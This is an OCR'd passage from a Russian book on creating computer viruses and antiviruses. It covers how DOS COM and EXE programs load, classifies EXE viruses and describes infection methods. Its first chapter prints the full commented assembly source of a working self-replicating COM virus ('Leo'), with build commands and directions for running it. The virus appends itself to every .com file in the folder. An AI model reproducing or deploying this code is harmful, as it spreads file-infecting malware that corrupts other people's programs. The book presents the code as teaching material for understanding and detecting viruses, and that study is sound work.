
ГУЛЬЕВ И.А.

Создаем ВИРУС и антивирус

- Осторожно, вирус!
  Классифицируем компьютерные вирусы
- Хотите знать, как он работает?
  Изучаем исходные тексты вирусов
- Как уберечь компьютер от инфекции
  Исследуем алгоритм заражения
- BBS в опасности
  Осаждаем виртуальную крепость
- Пароль не нужен
  Гуляем по сети инкогнито



И.А. Гульев

СОЗДАЕМ ВИРУС И АНТИВИРУС

ДМК ПРЕСС
издательство

МОСКВА
2011

Введение

Вряд ли стоит напоминать, что компьютеры стали настоящими помощниками человека и без них уже не может обойтись ни коммерческая фирма, ни государственная организация. Однако в связи с этим особенно обострилась проблема защиты информации.

Вирусы, получившие широкое распространение в компьютерной технике, взбудоражили весь мир. Многие пользователи компьютеров обеспокоены слухами о том, что с помощью компьютерных вирусов злоумышленники взламывают сети, грабят банки, крадут интеллектуальную собственность…

Все чаще в средствах массовой информации появляются сообщения о различного рода пиратских проделках компьютерных хулиганов, о появлении все более совершенных саморазмножающихся программ. Совсем недавно заражение вирусом текстовых файлов считалось абсурдом – сейчас этим уже никого не удивишь. Достаточно вспомнить появление «первой ласточки», наделавшей много шума – вируса WinWord.Concept, поражающего документы в формате текстового процессора Microsoft Word for Windows 6.0 и 7.0.

Хочется сразу заметить, что слишком уж бояться вирусов не стоит, особенно если компьютер приобретен совсем недавно, и много информации на жестком диске еще не накопилось. Вирус компьютер не взорвет. Ныне известен только один вирус (Win95.CIH), который способен испортить «железо» компьютера. Другие же могут лишь уничтожить информацию, не более того.

В литературе весьма настойчиво пропагандируется, что избавиться от вирусов можно лишь при помощи сложных (и дорогостоящих) антивирусных программ, и якобы только под их защитой вы можете чувствовать себя в полной безопасности. Это не совсем так – знакомство с особенностями строения и способами внедрения компьютерных вирусов поможет вовремя их обнаружить и локализовать, даже если под рукой не окажется подходящей антивирусной программы.

Глава 1
COM-вирусы

В этой главе рассказано об алгоритмах работы вирусов, заражающих COM-файлы, и способах их внедрения. Представлен исходный текст одного из таких вирусов с подробными комментариями. Также приведены основные сведения о структуре и принципах работы COM-программы.

Компьютерные вирусы могут «гнездиться» в самых неожиданных местах, например, в записи начальной загрузки MBR (master boot record), в исполняемых файлах типа COM и EXE, в файлах динамических библиотек DLL и даже в документах текстового процессора Microsoft Word for Windows. В этом разделе подробно рассматривается строение вируса, поражающего COM-файлы.

Структура и процесс загрузки COM-программы

Что же представляет собой COM-программа, как она загружается в память и запускается?

Структура COM-программы предельно проста – она содержит только код и данные программы, не имея даже заголовка. Размер COM-программы ограничен размером одного сегмента (64 Кбайт).

И еще два понятия, которые часто будут встречаться:

Program Segment Prefix (PSP) – область памяти размером 256 (0100h) байт, предшествующая программе при ее загрузке. PSP содержит данные командной строки и относящиеся к программе переменные.

Disk Transfer Address (DTA) – блок данных, содержащий адреса обмена данными с файлом (чтение или запись). Область DTA для работы с файлом используют многие функции, в том числе и не производящие чтение или запись в файл. Примером может служить функция 4Eh (найти первый файл по шаблону), которая будет неоднократно встречаться в листингах программ.

Загрузка COM-программы в память и ее запуск происходят так:

1. Определяется сегментный адрес свободного участка памяти достаточного для размещения программы размера.
2. Создается и заполняется блок памяти для переменных среды.
3. Создается блок памяти для PSP и программы (сегмент:0000Ь – PSP; сегмент:0100Ь – программа). В поля PSP заносятся соответствующие значения.
4. Устанавливается адрес DTA равным PSP:0080h.
5. Загружается COM-файл с адреса PSP:0100h.
6. Значение регистра AX устанавливается в соответствии с параметрами командной строки.
7. Регистры DS, ES и SS устанавливаются на сегмент PSP и программы (PSP:0000h).
8. Регистр SP устанавливается на конец сегмента, после чего в стек записывается 0000h.
9. Происходит запуск программы с адреса PSP:0100h.

COM-программа всегда состоит из одного сегмента и запускается со смещения 0100h.

Простейший COM-вирус

В начале COM-файла обычно находится команда безусловного перехода JMP, состоящая из трех байт. Первый байт содержит код команды 0E9h, следующие два – адрес перехода. Поскольку рассматриваемый ниже вирус учебный, он будет заражать только

COM-файлы, начинающиеся с команды JMP. Благодаря простому строению COM-файла в него очень просто добавить тело вируса и затем указать его адрес в команде JMP. На рис. 1.1. показано заражение файла таким способом.

Рис. 1.1

После загрузки зараженного файла управление получает вирус. Закончив работу, вирус восстанавливает оригинальный JMP и передает управление программе, как показано на рис. 1.2.




Рис. 1.2

Что же делает рассматриваемый вирус? После старта он ищет в текущем каталоге COM-программы. Для этого используется функция 4Eh (найти первый файл):

```
;Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx,offset fname – offset myself
add dx,bp
mov cx,00100111b
int 21h
```

Затем вирус проверяет (по первому байту файла), подходят ли ему найденные COM-программы:

```
;Открываем файл
Open:
mov ax,3D02h
mov dx,9Eh
int 21h
;Если при открытии файла ошибок не произошло,
;переходим к чтению, иначе выходим из вируса
jnc See_Him
jmp exit
;Читаем первый байт файла
```

```
See_Him:
xchg bx,ax
mov ah,3Fh
mov dx,offset buf–offset myself
add dx,bp
xor cx,cx ;CX=0
inc cx ;(увеличение на 1) CX=1
int 21h
;Сравниваем. Если первый байт файла
;не E9h, то переходим к поиску следующего
;файла – этот для заражения не подходит
cmp byte ptr [bp+(offset buf–offset myself)],0E9h
jne find_next
```

Перед заражением файла вирус проверяет сигнатуру – не исключено, что файл уже заражен:

```
;Переходим в конец файла (на последний байт)
mov ax,4200h
xor cx,cx
mov dx,[bp+(offset flen−offset MySelf)]
dec dx
int 21h
;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor cx,cx
inc cx
mov dx,offset bytik–offset myself
add dx,bp
int 21h
;Если при чтении файла ошибок не произошло,
;проверяем сигнатуру,
;иначе ищем следующий файл
jnc test_bytik
jmp find_next
;Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik−offset myself)],CheckByte
;Если сигнатура есть, то ищем другой файл,
;если ее нет – будем заражать
je find_next2
jmp Not_infected
```

Затем, в соответствии с предложенной схемой, вирус дописывается в конец файла-жертвы и устанавливает адрес перехода на самого себя:

```
;Переходим в конец файла
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
```

```
;Устанавливаем регистр DS на сегмент кода
push cs
pop ds
;Копируем вирус в файл
mov ah,40h
mov cx,offset VirEnd–offset la
mov dx,bp
sub dx,offset myself−offset la
int 21h
;Записываем в начало файла переход на тело вируса
Write_Jmp:
;Переходим в начало файла
xor cx,cx
xor dx,dx
mov ax,4200h
int 21h
;Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx,offset jmpvir–offset myself
add dx,bp
int 21h
```

После того, как вирус закончит свою работу, он восстанавливает в исходное состояние первые три байта программы (в памяти компьютера) и передает управление на начало программы. Далее, при запуске зараженного файла, управление сначала получает вирус, затем – исходная программа. Благодаря такой схеме работы рассматриваемый вирус может спокойно существовать, будучи один раз выпущенным на волю.

Как запустить вирус? В любом текстовом редакторе создается файл LEO.ASM, содержащий исходный текст вируса, затем этот файл компилируется и компонуется готовая программа. Например, в системе программирования Turbo Assembler последние два этапа выполняются такими командами:

```
tasm.exe leo.asm
tlink leo.obj/t
```

В итоге получился файл LEO.COM, содержащий готовый COM-вирус. Для проверки работы вируса можно создать отдельный каталог и скопировать в него этот файл, а также несколько других COM-файлов. После запуска LEO.COM вирус внедрится во все остальные COM-файлы. Не стоит бояться, что будет заражен сразу весь компьютер – вирус распространяется только в текущем каталоге. Ниже приводится исходный текст вируса:

```
.286 ;Устанавливаем тип процессора
CheckByte equ 0F0h
;Указываем, что регистры CS и DS содержат
;адрес сегмента кода программы
assume cs:code, ds:code
;Начало сегмента кода. В конце программы сегмент кода нужно
;закрыть – ”code ends”
code segment
;Устанавливаем смещения в сегменте кода.
;Данная строчка обязательна
```

```
;для COM−программы (все COM−программы
;начинаются с адреса 100h)
org 100h
start:
;Имитируем зараженный COM−файл.
;Тело вируса начинается с метки la
; jmp la
db 0E9h ;Код команды JMP
dw offset la–offset real
real:
;Выходим из программы
mov ah,4Ch
int 21h
;Здесь начинается тело вируса
la:
;Сохраняем регистры и флаги
pushf
pusha
push ds es
;Получаем точку входа.
;Для этого вызываем подпрограмму (следующий
;за вызовом адрес) и читаем из стека адрес возврата
call MySelf
MySelf:
pop bp
;Восстанавливаем первые три байта исходной программы
mov al,[bp+(offset bytes_3[0]–offset MySelf)]
mov byte ptr cs:[100h],al
mov al,[bp+(offset bytes_3[1]–offset MySelf)]
mov byte ptr cs:[101h],al
mov al,[bp+(offset bytes_3[2]–offset MySelf)]
mov byte ptr cs:[102h],al
;Дальнейшая задача вируса – найти новую жертву.
;Для этого используется функция 4Eh (Найти первый файл).
;Ищем файл с любыми атрибутами
Find_First:
;Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx,offset fname–offset myself
add dx,bp
mov cx,00100111b
int 21h
;Если файл найден – переходим к смене атрибутов, иначе выходим
;из вируса (здесь нет подходящих для заражения файлов)
jnc attributes
jmp exit
attributes:
;Читаем оригинальные атрибуты файла
mov ax,4300h
mov dx,9Eh ;Адрес имени файла
int 21h
;Сохраняем оригинальные атрибуты файла
```

```
push cx
;Устанавливаем новые атрибуты файла
mov ax,4301h
mov dx,9Eh ;Адрес имени файла
mov cx,20h
int 21h
;Переходим к открытию файла
jmp Open
;Ищем следующий файл, так как предыдущий не подходит
Find_Next:
;Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh ;Адрес имени файла
pop cx
int 21h
;Закрываем файл
mov ah,3Eh
int 21h
;Ищем следующий файл
mov ah,4Fh
int 21h
;Если файл найден – переходим к смене атрибутов, иначе выходим
;из вируса (здесь нет подходящих для заражения файлов)
jnc attributes
jmp exit
;Открываем файл
Open:
mov ax,3D02h
mov dx,9Eh
int 21h
;Если при открытии файла ошибок не произошло –
;переходим к чтению, иначе выходим из вируса
jnc See_Him
jmp exit
;Читаем первый байт файла
See_Him:
xchg bx,ax
mov ah,3Fh
mov dx,offset buf–offset myself
add dx,bp
xor cx,cx ;CX=0
inc cx ;(увеличение на 1) CX=1
int 21h
;Сравниваем. Если первый байт файла
;не E9h, то переходим к поиску следующего файла –
;этот для заражения не подходит
cmp byte ptr [bp+(offset buf–offset myself)],0E9h
jne find_next
;Переходим в начало файла
mov ax,4200h
xor cx,cx
xor dx,dx
```

```
int 21h
;Читаем первые три байта файла в тело вируса
See_Him2:
mov ah,3Fh
mov dx,offset bytes_3–offset myself
add dx,bp
mov cx,3
int 21h
;Получаем длину файла, для чего переходим в конец файла
Testik:
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
Size_test:
;Сохраняем полученную длину файла
mov [bp+(offset flen−offset MySelf)],ax
;Проверяем длину файла
cmp ax,64000
;Если файл не больше 64000 байт,– переходим
;к следующей проверке,
;иначе ищем другой файл (этот слишком велик для заражения)
jna rich_test
jmp find_next
;Проверим, не заражен ли файл.
;Для этого проверим сигнатуру вируса
Rich_test:
;Переходим в конец файла (на последний байт)
mov ax,4200h
xor cx,cx
mov dx,[bp+(offset flen−offset MySelf)]
dec dx
int 21h
;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor cx,cx
inc cx
mov dx,offset bytik–offset myself
add dx,bp
int 21h
;Если при чтении файла ошибок
;не произошло – проверяем сигнатуру,
;иначе ищем следующий файл
jnc test_bytik
jmp find_next
;Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik−offset myself)],CheckByte
;Если сигнатура есть, то ищем другой файл,
;если нет – будем заражать
jne Not_infected
```

```
jmp find_next
;Файл не заражен – будем заражать
Not_infected:
mov ax,[bp+(offset flen−offset myself)]
sub ax,03h
mov [bp+(offset jmp_cmd−offset myself)],ax
I_am_copy:
;Переходим в конец файла
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
;Устанавливаем регистр DS на сегмент кода
push cs
pop ds
;Копируем вирус в файл
mov ah,40h
mov cx,offset VirEnd–offset la
mov dx,bp
sub dx,offset myself−offset la
int 21h
;Записываем в начало файла переход на тело вируса
Write_Jmp:
;Переходим в начало файла
xor cx,cx
xor dx,dx
mov ax,4200h
int 21h
;Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx,offset jmpvir–offset myself
add dx,bp
int 21h
;Закрываем файл
Close:
mov ah,3Eh
int 21h
;Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh
pop cx
int 21h
exit:
;Восстанавливаем первоначальные значения регистров и флагов
pop es ds
popa
popf
;Передаем управление программе−носителю
push 100h
retn
;Байт для чтения сигнатуры
```

```
bytik db (?)
;Зарезервировано для изменения трех байт вируса
jmpvir db 0E9h
jmp_cmd dw (?)
;Длина файла
flen dw (?)
;Шаблон для поиска файлов
fname db ”*.com”,0
;Область для хранения команды перехода
bytes_3 db 90h, 90h, 90h
;Байт памяти для чтения первого байта файла
;с целью проверки (E9h)
buf db (?)
;Название вируса
virus_name db ”Leo”
;Сигнатура
a db CheckByte
VirEnd:
code ends
end start
```

Способы внедрения COM-вирусов

Рассмотренный вирус дописывался в конец файла, а в начало файла вписывал переход на себя. Существуют и другие способы внедрения вирусов.

Рассмотрим два варианта внедрения COM-вируса в начало файла. Вариант первый. Вирус переписывает начало программы в конец файла, чтобы освободить место для себя. После этого тело вируса записывается в начало файла, а небольшая его часть, обеспечивающая перенос вытесненного фрагмента программы, на прежнее место – в конец. При восстановлении первоначального вида программы тело вируса будет затерто, поэтому код вируса, восстанавливающий программу, должен находиться в безопасном месте, отдельно от основного тела вируса. Этот способ внедрения изображен на рис. 1.3.




Рис. 1.3

При загрузке зараженного таким способом файла управление получит вирус (так как он находится в начале файла и будет загружен с адреса 0100h). После окончания работы вирус передает управление коду, переносящему вытесненную часть программы на прежнее место. После восстановления (в памяти, не в файле) первоначального вида программы, она запускается. Схема работы вируса изображена на рис. 1.4.




Рис. 1.4

Второй вариант отличается от первого тем, что вирус, освобождая для себя место, сдвигает все тело программы, а не переносит ее часть в конец файла. Этот способ внедрения изображен на рис. 1.5.




Рис. 1.5

После запуска зараженной программы, как и в предыдущем случае, управление получает вирус. Дальнейшая работа вируса отличается только тем, что часть вируса, восстанавливающая первоначальный вид программы, переносит к адресу 0100h все тело программы, а не только вытесненную часть. Схема работы вируса, заражающего файл таким образом, приведена на рис. 1.6.

Рис. 1.6

Существуют разновидности вирусов, не дописывающие часть своего тела в конец файла. К примеру, вирус может внедряться в середину файла. В этом случае алгоритм работы вируса является смесью алгоритмов одного из двух только что описанных вирусов и вируса, описанного в разделе «Простейший COM-вирус».

Глава 2
EXE-вирусы

В этой главе рассказано о вирусах, заражающих EXE-файлы. Приведена классификация таких вирусов, подробно рассмотрены алгоритмы их работы, отличия между ними, достоинства и недостатки. Для каждого типа вирусов представлены исходные тексты с подробными комментариями. Также приведены основные сведения о структуре и принципах работы EXE-программы.

COM-файлы (небольшие программы, написанные в основном на языке Assembler) медленно, но верно устаревают. Им на смену приходят пугающие своими размерами EXE-«монстры». Появились и вирусы, умеющие заражать EXE-файлы.

Структура и процесс загрузки EXE-программы

В отличие от COM-программ, EXE-программы могут состоять из нескольких сегментов (кодов, данных, стека). Они могут занимать больше 64Кбайт.

EXE-файл имеет заголовок, который используется при его загрузке. Заголовок состоит из форматированной части, содержащей сигнатуру и данные, необходимые для загрузки EXE-файла, и таблицы для настройки адресов (Relocation Table). Таблица состоит из значений в формате сегмент: смещение. К смещениям в загрузочном модуле, на которые указывают значения в таблице, после загрузки программы в память должен быть прибавлен сегментный адрес, с которого загружена программа.

При запуске EXE-программы системным загрузчиком (вызовом функции DOS 4Bh) выполняются следующие действия:

1. Определяется сегментный адрес свободного участка памяти, размер которого достаточен для размещения программы.
2. Создается и заполняется блок памяти для переменных среды.
3. Создается блок памяти для PSP и программы (сегмент:0000h – PSP;

сегмент+0010h:0000h – программа). В поля PSP заносятся соответствующие значения.

4. Адрес DTA устанавливается равным PSP:0080h.

5. В рабочую область загрузчика считывается форматированная часть заголовка EXE-файла.

6. Вычисляется длина загрузочного модуля по формуле: Size=((PageCnt*512)–(HdrSize*16))–PartPag.

7. Определяется смещение загрузочного модуля в файле, равное HdrSize*16.

8. Вычисляется сегментный адрес (START_SEG) для загрузки – обычно это PSP+10h.

9. Считывается в память загрузочный модуль (начиная с адреса START_SEG:0000).

10. Для каждого входа таблицы настройки:

a) читаются слова I_OFF и I_SEG;

b) вычисляется RELO_SEG=START_SEG+I_SEG;

c) читается слово по адресу RELO_SEG:I_OFF;

d) к прочитанному слову прибавляется START_SEG;

e) результат запоминается по тому же адресу (RELO_SEG:I_OFF).

11. Распределяется память для программы в соответствии с MaxMem и MinMem.

12. Инициализируются регистры, выполняется программа:

a) ES=DS=PSP;

b) AX=результат проверки правильности идентификаторов драйверов, указанных в командной строке;

c) SS=START_SEG+ReloSS, SP=ExeSP;

d) CS=START_SEG+ReloCS, IP=ExeIP.

Классификация EXE-вирусов

EXE-вирусы условно можно разделить на группы, используя в качестве признака для деления особенности алгоритма.

Вирусы, замещающие программный код (Overwrite)

Такие вирусы уже стали раритетом. Главный их недостаток – слишком грубая работа. Инфицированные программы не исполняются, так как вирус записывается поверх программного кода, не сохраняя его. При запуске вирус ищет очередную жертву (или жертвы), открывает найденный файл для редактирования и записывает свое тело в начало программы, не сохраняя оригинальный код. Инфицированные этими вирусами программы лечению не подлежат.

Вирусы-спутники (Companion)

Эти вирусы получили свое название из-за алгоритма размножения: к каждому инфицированному файлу создается файл-спутник. Рассмотрим более подробно два типа вирусов этой группы:

Вирусы первого типа размножается следующим образом. Для каждого инфицируемого EXE-файла в том же каталоге создается файл с вирусным кодом, имеющий такое же имя, что и EXE-файл, но с расширением COM. Вирус активируется, если при запуске программы в командной строке указано только имя исполняемого файла. Дело в том, что, если не указано расширение файла, DOS сначала ищет в текущем каталоге файл с заданным именем и расширением COM. Если COM-файл с таким именем не найден, ведется поиск одноименного EXE-файла. Если не найден и EXE-файл, DOS попробует обнаружить BAT (пакетный) файл. В случае отсутствия в текущем каталоге исполняемого файла с указанным именем поиск ведется во всех каталогах, доступных по переменной PATH. Другими словами, когда пользователь хочет запустить программу и набирает в

командной строке только ее имя (в основном так все и делают), первым управление получает вирус, код которого находится в COM-файле. Он создает COM-файл еще к одному или нескольким EXE-файлам (распространяется), а затем исполняет EXE-файл с указанным в командной строке именем. Пользователь же думает, что работает только запущенная EXE-программа. Вирус-спутник обезвредить довольно просто – достаточно удалить COM-файл.

Вирусы второго типа действуют более тонко. Имя инфицируемого EXE-файла остается прежним, а расширение заменяется каким-либо другим, отличным от исполняемого (COM, EXE и BAT). Например, файл может получить расширение DAT (файл данных) или OVL (программный оверлей). Затем на место EXE-файла копируется вирусный код. При запуске такой инфицированной программы управление получает вирусный код, находящийся в EXE-файле. Инфицировав еще один или несколько EXE-файлов таким же образом, вирус возвращает оригинальному файлу исполняемое расширение (но не EXE, а COM, поскольку EXE-файл с таким именем занят вирусом), после чего исполняет его. Когда работа инфицированной программы закончена, ее запускаемому файлу возвращается расширение неисполняемого. Лечение файлов, зараженных вирусом этого типа, может быть затруднено, если вирус-спутник шифрует часть или все тело инфицируемого файла, а перед исполнением его расшифровывает.

Вирусы, внедряющиеся в программу (Parasitic)

Вирусы этого вида самые незаметные: их код записывается в инфицируемую программу, что существенно затрудняет лечение зараженных файлов. Рассмотрим методы внедрения EXE-вирусов в EXE-файл.

Способы заражения EXE-файлов

Самый распространенный способ заражения EXE-файлов такой: в конец файла дописывается тело вируса, а заголовок корректируется (с сохранением оригинального) так, чтобы при запуске инфицированного файла управление получал вирус. Похоже на заражение COM-файлов, но вместо задания в коде перехода в начало вируса корректируется собственно адрес точки запуска программы. После окончания работы вирус берет из сохраненного заголовка оригинальный адрес запуска программы, прибавляет к его сегментной компоненте значение регистра DS или ES (полученное при старте вируса) и передает управление на полученный адрес.

Следующий способ – внедрение вируса в начало файла со сдвигом кода программы. Механизм заражения такой: тело инфицируемой программы считывается в память, на ее место записывается вирусный код, а после него – код инфицируемой программы. Таким образом, код программы как бы «сдвигается» в файле на длину кода вируса. Отсюда и название способа – «способ сдвига». При запуске инфицированного файла вирус заражает еще один или несколько файлов. После этого он считывает в память код программы, записывает его в специально созданный на диске временный файл с расширением исполняемого файла (COM или EXE), и затем исполняет этот файл. Когда программа закончила работу, временный файл удаляется. Если при создании вируса не применялось дополнительных приемов защиты, то вылечить инфицированный файл очень просто – достаточно удалить код вируса в начале файла, и программа снова будет работоспособной. Недостаток этого метода в том, что приходится считывать в память весь код инфицируемой программы (а ведь бывают экземпляры размером больше 1Мбайт).

Следующий способ заражения файлов – метод переноса – по всей видимости, является самым совершенным из всех перечисленных. Вирус размножается следующим образом: при запуске инфицированной программы тело вируса из нее считывается в

